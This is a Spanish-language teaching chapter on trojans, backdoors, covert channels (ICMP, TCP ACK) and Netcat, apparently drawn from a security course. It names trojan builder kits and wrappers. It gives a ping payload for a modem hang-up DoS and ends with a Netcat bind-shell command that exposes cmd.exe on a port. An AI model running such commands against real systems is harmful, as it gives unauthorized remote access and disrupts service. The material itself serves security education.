4. Malware

2. Troyanos y Backdoors

2.1 Introducción

Los trojanos y los backdoors son dos caminos que usan los atacantes para ganar acceso al sistema, contando con la característica de ser instalados en el sistema por otro programa o por usuarios.

El concepto básico es que dentro de un sistema que parece seguro se introduce algo malicioso pero disfrazado como sano. Este disfraz podrá ser desde el anticipo de un juego bajado de Internet hasta un mensaje de correo electrónico prometiendo imágenes pornográficas de nuestra celebridad preferida.

Los Troyanos son códigos maliciosos que intentan mostrarse como algo útil o apetecible para que un usuario lo ejecute.

Un Backdoor es un programa que el atacante instala en un sistema para permitir el acceso.

Características:

- Eliminar la evidencia de la entrada inicial de los logs del sistema.
- Mantener el acceso a la máquina.
- Para ocultarlo se añade un nuevo servicio y le suele dar un nombre del cual no se sospeche o mejor aún, utilizar un servicio que nunca se use, que este activado manualmente o totalmente deshabilitado.

Los RAT's (Remote Administration Trojans) son una clase de backdoors usados para habilitar el acceso remoto. Estos proveen aparentemente una función usual en el sistema, pero al mismo tiempo, abren un puerto de la víctima. Una vez que el RAT es activado, se hace pasar por un ejecutable, interactuando con las claves de registro responsables de iniciar los procesos y algunas veces crean sus propios servicios. Algunos RAT's constan de un cliente y un servidor. El servidor se instala en la maquina infectada y el cliente es usado por el intruso del sistema.

2.2 Troyanos

Un troyano es un pequeño programa que se ejecuta oculto en un ordenador infectado.


Con la ayuda de un troyano un atacante obtiene acceso a contraseñas almacenadas en el ordenador troyanizado y podría leer documentos personales, borrar archivos, ver imágenes y mostrar mensajes en la pantalla.

Cuando hablamos de troyanos tenemos que distinguir entre lo que es un canal de comunicación abierto y un canal encubierto:

- Canal Abierto:
  - Es un camino de comunicación legítimo dentro de un sistema o una red para la transferencia de datos.
  - Puede ser explotado para crear la presencia de un canal cubierto eligiendo componentes de los canales abiertos que no se usan o no están relacionados.
- Canal Encubierto:
  - Es un canal que transfiere información dentro de un sistema o una red, de forma que viola las políticas de seguridad.
  - La forma más simple de canal cubierto es un troyano.

El atacante obtiene acceso al sistema troyanizado cuando éste está online.

Gracias al acceso proporcionado por el troyano, el atacante puede establecer ataques de diferentes tipos.



Los troyanos se clasifican en función del tipo de acciones que pueden realizar en el ordenador:

- Puerta trasera (Backdoor): Un troyano backdoor (de puerta trasera) proporciona el control remoto del ordenador infectado a los ciberdelincuentes. Estos troyanos permiten al ciberdelincuente hacer todo lo que desee en el ordenador infectado, como enviar, recibir, iniciar y eliminar archivos, mostrar datos y reiniciar el ordenador. Los troyanos backdoor (de puerta trasera) a menudo se utilizan para unir un conjunto de ordenadores infectados para formar un botnet o una red zombi que se puede utilizar con objetivos delictivos.
- Exploit: Los exploits son programas que contienen datos o código que se aprovechan de una vulnerabilidad del software de aplicaciones que se ejecuta en el ordenador.
- Rootkit: Los rootkits están diseñados para ocultar ciertos objetos o actividades en el sistema. A menudo, su objetivo principal es evitar la detección de programas maliciosos con el fin de ampliar el periodo en el que los programas pueden ejecutarse en un ordenador infectado.

- Trojan-Banker (Troyano Bancario): Los programas Trojan-Banker, o troyanos bancarios, están diseñados para robar los datos bancarios de sistemas de banca online, sistemas de pago electrónico y tarjetas de débito o crédito.
- Trojan-DDoS: Estos programas realizan ataques DoS (denegación de servicio) contra una dirección web específica. Mediante el envío de una gran cantidad de solicitudes (desde tu ordenador y otros ordenadores infectados), el ataque puede saturar la dirección de destino y originar una denegación de servicio.
- Trojan-Downloader: Los programas de descarga de troyanos, Trojan-Downloader, pueden descargar e instalar nuevas versiones de programas maliciosos en el ordenador, incluidos troyanos y adware.
- Trojan-Dropper: Los hackers utilizan estos programas para instalar troyanos y virus, o bien para evitar la detección de programas maliciosos. No todos los programas antivirus pueden analizar todos los componentes incluidos en este tipo de troyano.
- Trojan-FakeAV: Los programas Trojan-FakeAV simulan la actividad de software antivirus. Están diseñados para extorsionar al usuario a cambio de la detección y eliminación de amenazas, aunque estas no existan realmente.
- Trojan-GameThief: Este tipo de programas roba los datos de la cuenta de usuario de los jugadores online.
- Trojan-IM: Los programas Trojan-IM roban los datos de inicio de sesión y las contraseñas de los programas de mensajería instantánea, como ICQ, MSN Messenger, AOL Instant Messenger, Yahoo Pager, Skype, etc.
- Trojan-Ransom: Este tipo de troyano puede modificar los datos del ordenador para que no funcione correctamente o no podamos utilizar datos específicos. El cibecriminal solo restaurará el rendimiento del ordenador o desbloqueará los datos una vez que hayamos pagado el dinero "de rescate" que solicita.
- Trojan-SMS: Estos programas pueden costar dinero en forma de envío de mensajes desde el dispositivo móvil a números de teléfono con tarificación especial.
- Trojan-Spy: Los programas Trojan-Spy pueden espiar cómo utilizamos el ordenador. Por ejemplo, mediante el seguimiento de los datos que introducimos a través del teclado, la realización de capturas de pantalla o la obtención de una lista de aplicaciones en ejecución.
- Trojan-Mailfinder: Estos programas pueden recopilar las direcciones de correo electrónico del ordenador.

Otros tipos de troyanos:

- Trojan-ArcBomb
- Trojan-Clicker
- Trojan-Notifier
- Trojan-Proxy
- Trojan-PSW

Entre los objetivos de los creadores de troyanos tenemos:

- Información de tarjetas de crédito, direcciones de email.
- Datos de cuentas (contraseñas, nombres de usuario, etc.)
- Documentos confidenciales
- Datos financieros (números de cuentas bancarias, números de la Seguridad Social, información sobre seguros, etc.)

- Información de la agenda del usuario
- Usar el ordenador de la víctima para propósitos ilegales, como hackear, escanear, inundar o infiltrarse en otras máquinas de la red o Internet.

Y entre las formas de infección de los troyanos podemos destacar:

- ICQ
- IRC
- Adjuntos
- Acceso físico
- Navegador y software de e-mail
- NetBIOS (Compartir archivos)
- Programas falsos
- Sitios de software Freeware
- Descarga de archivos, juegos y salvapantallas.
- Empaquetado con software legítimo


En la actualidad, los troyanos tratan de pasar desapercibidos mientras llevan a cabo las acciones para las que han sido programados. Sin embargo, podemos ver algunas indicaciones de que nuestro ordenador ha sido infectado por un troyano:

- El navegador se dirige a una página extraña por sí solo.
- Aparecen cuadros de diálogo extraños en el ordenador de la víctima.
- El ISP se queja de que el ordenador de la víctima está escaneando IPs.
- Personas que chatean con la víctima saben demasiado sobre su vida personal o sobre su ordenador.
- El ordenador se apaga solo.
- Desaparece la barra de tareas.
- Se cambian las passwords de las cuentas o personas no autorizadas tienen acceso a cuentas legítimas.
- Cargos extraños en los extractos de las tarjetas de crédito.
- Ctrl + Alt + Del deja de funcionar.
- Al reiniciar el ordenador aparece un mensaje indicando que hay otros usuarios conectados.

Los troyanos viajan camuflados en otro software para poder infectar a la víctima sin que esta se percate. El software usado para embeber troyanos en software legítimo se denomina Wrapper. Ejemplos:

- Graffiti

- Silk Rope 2000
- EliTeWrap
- IconPlus



E incluso podemos encontrar en Internet Kits para la construcción de troyanos. Algunas herramientas son:

- Senna Spy Generator
- Trojan Horse Construction Kit v. 2.0

- Progenic Mail Trojan Construction Kit
- Pandora's Box
- Amitis

2.3 Backdoors

Un backdoor, traducido al español, es un troyano de puerta trasera. Es un tipo específico de troyano que funciona como cuando en las películas ponen un chicle (goma de mascar) en la cerradura de la puerta: la deja abierta.


Cuando un backdoor se instala en una computadora, lo primero que hace es modificar el sistema de manera que pueda estar siempre activo (como un proceso, servicio, etc.), y tras eso, deja abierto un puerto de comunicación.

El backdoor suele tener, como contrapartida, un programa adicional, en posesión del creador del malware, con el que es posible conectarse a dicho puerto de comunicación, y de esa manera, enviar instrucciones al equipo infectado.


Los backdoor están normalmente preparados para recibir ciertas instrucciones particulares, y dependiendo de ellas, ejecutar distintos tipos de acciones, por ejemplo:

- Ejecutar otras aplicaciones
- Enviar archivos al autor
- Modificar parámetros de configuración del sistema
- Instalar otras aplicaciones y/o malware
- Etc.

Algunos de los backdoors más conocidos fueron el BackOriffice, Netbus y Subseven, y de este tipo de malware es de los que descienden los actuales troyanos bots, si tenemos que encontrar alguna evolución.




BO2K Configuration Wizard - Step 1
BO2K CONFIGURATION WIZARD
Welcome to the BO2K Configuration Wizard!
This wizard will help you install components into your BO2K server and configure them. First, you'll be asked to choose a BO2K server, then we'll walk you through the process of configuring the server with a new password.
When you're done, your BO2K server will be ready for installation. Note that this wizard does not allow for full configuration flexibility. It is meant only to simplify the process of configuration.
Exit Wizard
Show this wizard on startup
Next >>


NetBus 1.60, by cf
Server admin
Host name/IP:
localhost
Connect!
Open CD-ROM
in interval:
60
Cmd delay:
0
About
Show image
Program/URL:
http://www.casino.com
Swap mouse
Text to send:
Hi!
Start program
Play sound
0
0
Control mouse
Msg manager
Exit Windows
Mouse pos
Go to URL
Screendump
Send text
Listen
Key manager
Get info
Active wnds
Sound system
File manager
No connection

En la actualidad, este tipo de malware no es tan común en sí mismo, sino que muchos de los troyanos de la actualidad, incorporan alguna funcionalidad de espera de instrucciones para realizar acciones.


Hay que tener en cuenta que el objetivo último de un backdoor es permitir que un atacante pueda realizar acciones en nuestra computadora sin nuestro conocimiento ni consentimiento.

2.4 Canales Encubiertos

Un canal encubierto es una forma de enviar información a través de un canal de comunicación o un protocolo en una forma para la que no estaba pensado. Para un atacante pueden ser herramientas poderosas que pueden permitirle control y acceso a un sistema. Los administradores de sistemas y consultores de seguridad deben estudiar cómo funcionan estas herramientas para reconocer potenciales puntos de entrada a su red.

El diseño de TCP/IP ofrece muchas oportunidades para ser usado de una forma para la que no fue pensado. Los protocolos más importantes para comunicaciones encubiertas incluyen Internet Protocol (IP), TCP, UDP, e ICMP.

ICMP está especificado por el RFC 792 y está diseñado para proporcionar mensajería de error, información sobre el mejor camino y mensajes de diagnóstico. Un ejemplo es el comando ping: usa ICMP para comprobar una conexión entre dos equipos.



- Type: 8 para petición de eco, 0 para respuesta.
- Code: 0 para echo.
- Identifier: Campo de 2 bytes que almacena un número generado por el remitente y que se usa para hacer coincidir el eco ICMP con su correspondiente respuesta de eco.
- Sequence Number: Número de 2 bytes que almacena un número adicional que se usa para hacer coincidir el eco ICMP con su correspondiente respuesta de eco. La combinación de estos valores idenifican un mensaje de eco específico.
- Optional Data: Datos opcionales.

Lo que se transporta en el último campo depende del sistema operativo. Linux rellena el campo de datos opcional con valores numéricos ascendentes, mientras que Windows escribe el alfabeto. Este campo de datos opcional está diseñado para actuar sólo como relleno, de forma que el paquete alcance el tamaño mínimo para ser legal.


Veamos cómo puede ser manipulado el campo de datos opcional de un paquete ping. El comando ping de Linux incluye la opción “-p”, que permite al usuario especificar los datos opcionales. Por lo tanto, un usuario podría introducir lo que él quisiera en este campo. Para este ejemplo usaremos la siguiente cadena:

```
[root@localhost root]# ping -p 2b2b2b415448300 192.168.2.78
```


+++ATH0 es el valor incluido en el paquete ping; su equivalente ASCII es 2b2b2b415448300. Aunque es una cadena para realizar un ataque de colgado para modems antiguos, sirve como un ejemplo de cómo un protocolo como ping puede ser mal usado. Para alguien que esté usando un modem, este comando sería un ataque DoS que fuerza a la víctima a responder con la cadena +++ATH0. Aunque la cadena se encuentra dentro del paque IP, el modem lo ve y desconecta la conexión.

ICMP no es el único protocolo que puede usarse para comunicaciones encubiertas. Los hackers pueden usar el campo de opciones en el encabezado IP, el campo de opciones en el encabezado IP, o incluso un TCP ACK. TCP ACK es muy interesante por la forma en que muchos firewalls lo tratan. Las redes suelen ser vulnerables a los ataques TCP ACK si se usa un filtrado de paquetes.

Repasemos los fundamentos de TCP: Por diseño, TCP es un protocolo orientado a conexión.



Los números de secuencia indican la cantidad y posición de los datos, mientras que los acknowledgments confirman que los datos han sido recibidos.



Aunque los segmentos SYN sólo se envían al inicio de sesión, los ACKs pueden ocurrir miles de veces durante la comunicación. Es por esto que los dispositivos de filtrado de paquetes construyen sus reglas sobre los segmentos SYN. Se asume que los ACKs sólo ocurren como parte de una sesión establecida. Para superar la regla de bloqueo de SYN, un hacker podría intentar usar un TCP ACK como un canal encubierto. Herramientas como ACKCMD sirven exactamente para este propósito e incrustan datos en los segmentos TCP ACK. Los firewalls que no tienen control sobre las sesiones iniciadas no detectarán este tipo de tráfico.

2.5 Netcat

Netcat es una utilidad capaz de escribir y leer datos a través de conexiones de red TCP y UDP. Un responsable de seguridad debe conocer las capacidades de Netcat. Netcat puede usarse como escáner de puertos, como backdoor, como redireccionador de puertos, para poner puertos en escucha y muchas cosas más. Se la conoce como navaja suiza por las múltiples opciones que puede realizar esta magnífica herramienta.

Este es el resultado del comando de ayuda de netcat en una máquina Windows:

```
c:>nc -h
connect to somewhere:   nc [-options] hostname port [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
-d              detach from console, stealth mode
-e prog         inbound program to exec [dangerous!!]
-g gateway      source-routing hop point, up to 8
-G num          source-routing pointer: 4, 8, 12, ...
-h              this cruft
-i secs         delay interval for lines sent, ports scanned
-l              listen mode, for inbound connects
-L              listen harder, re-listen on socket close
-n              numeric-only IP addresses, no DNS
-o file         hex dump of traffic
-p port         local port number
-r              randomize local and remote ports
-s addr         local source address
-t              answer TELNET negotiation
-u              UDP mode
-v              verbose [use twice to be more verbose]
-w secs         timeout for connects and final net reads
-z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

Veamos un ejemplo de cómo crear un chat con Netcat.

Podemos hablar con cualquier amigo como si fuera Messenger.

Primero debemos de tener el ejecutable de nc (nc.exe) en cualquier carpeta,

El nc se compone básicamente de cliente / servidor. En el chat por supuesto esto no cambia. Veamos las configuraciones de cada uno de ellos.

Servidor:

```
C:>nc -l -p 5098
```

A continuación explicaremos los parámetros uno por uno:

- nc: invoca al programa (nc.exe)
- -l: pone el nc en modo escucha.
- -p 5098: establece el puerto que se pondrá a la escucha. En este caso, ponemos 5098, pero podemos poner cualquiera

Cliente:

```
C:>nc 127.0.0.1 5098
```

- nc: invoca al programa (nc.exe)
- 127.0.0.1: es la ip del servidor.
- 5098: es el puerto al que se conectará de la ip 127.0.0.1 que es el que hemos abierto en el servidor.

Otra utilidad de Netcat puede ser escanear puertos:

Para esta característica no hace falta cliente/servidor, sólo cliente.

Cliente:

```
C:>nc -vv -z 127.0.0.1 21-30
```

nc: invoca al programa (nc.exe)

- -vv: Pone al nc en modo Very Verbose, que muestra más información que si solo se pone en -v (Verbose).
- -z: Hace que no se envíen/reciban datos de los puertos de la ip 127.0.0.1, para no tener que esperar tanto.
- 12 7.0.0.1: la ip de la máquina que queremos escanear.
- 21 -30: Establece un rango de puertos desde el 30 hasta el 21. No tiene por qué ser así siempre. Si queremos escanear un puerto solamente: c:>nc -vv -z 1 27.0.0.1 80

O capturar un banner:

Si estamos interesados en conocer la aplicación que está ejecutándose en algún puerto, podemos usar Netcat para obtener el banner de la siguiente manera:

```
nc –v –n 127.0.0.1 80
```

También podemos usar Netcat para obtener datos de posibles atacantes:

Primero usamos la herramienta netcat (o nc) con los siguientes modificadores:

```
C:\nc -v -v -l -p 80
```

Donde nc llama al netcat, -v –v lo pone en modo very verbose y eso hace que al conectarse alguien a nuestra ip y puerto le rastrea la ip y los datos del navegador y sistema operativo, -l lo pone en modo escucha o servidor , y –p 80 le asigna el puerto 80 a la escucha.

Esta técnica puede ser usada para obtener datos de lammers que intenten entrar en nuestro sistema haciendo un escaneo de puertos previo buscando algún troyano que esté escuchando.

O podemos simular un servidor web:

Sabemos que si queremos mostrar una página web necesitamos un servidor web, bien aquí vamos a improvisar uno (simulado lógicamente).

Para mostrar nuestra página en Internet haremos esto:

1) guardamos el html que queremos mostrar, en la misma carpeta que se encuentra netcat, luego ejecutamos:

C:\nc –l –p 80 < nombre_del_archivo.htm

Donde nc llama al netcat, -l hace que se ponga a la escucha, -p 80 hace que el puerto que escucha sea el 80 (el mismo del http), < nombre de archivo.htm hace que ese archivo esté dispuesto en ese puerto, con lo que si alguien visita nuestra ip con el navegador vera nuestra página.

Cabe destacar que cada vez que alguien se desconecta tendremos que volver a realizar la operación para que vuelva a ser visto el html.

O incluso podemos ver la película “La Guerra de las Galaxias”:

```
nc towel.blinkenlights.nl 23
```

Netcat es una de las herramientas más usadas para la creación de troyanos y la usaremos en el vídeo de demostración para crear el nuestro.

Por ejemplo, podemos obtener un Shell rapidamente en una máquina remota usando la opción -l (Listen) conjuntamente con la opción –e (ejecutar) , cuando el programa corre con estas variables y la conexión es realizada, NetCat ejecuta el programa elegido y conecta a stdin y stdout del programa en la conexión a la red.

```
nc -l -p 23 -t -e cmd.exe
```

Desde la máquina remota hacemos:

```
nc <ip objetivo> 23
```

NetCat puede hacer lo mismo en CUALQUIER puerto. Podemos dejar a NetCat escuchando en los puertos NETBIOS, que están probablemente corriendo en la mayoría de las máquinas NT.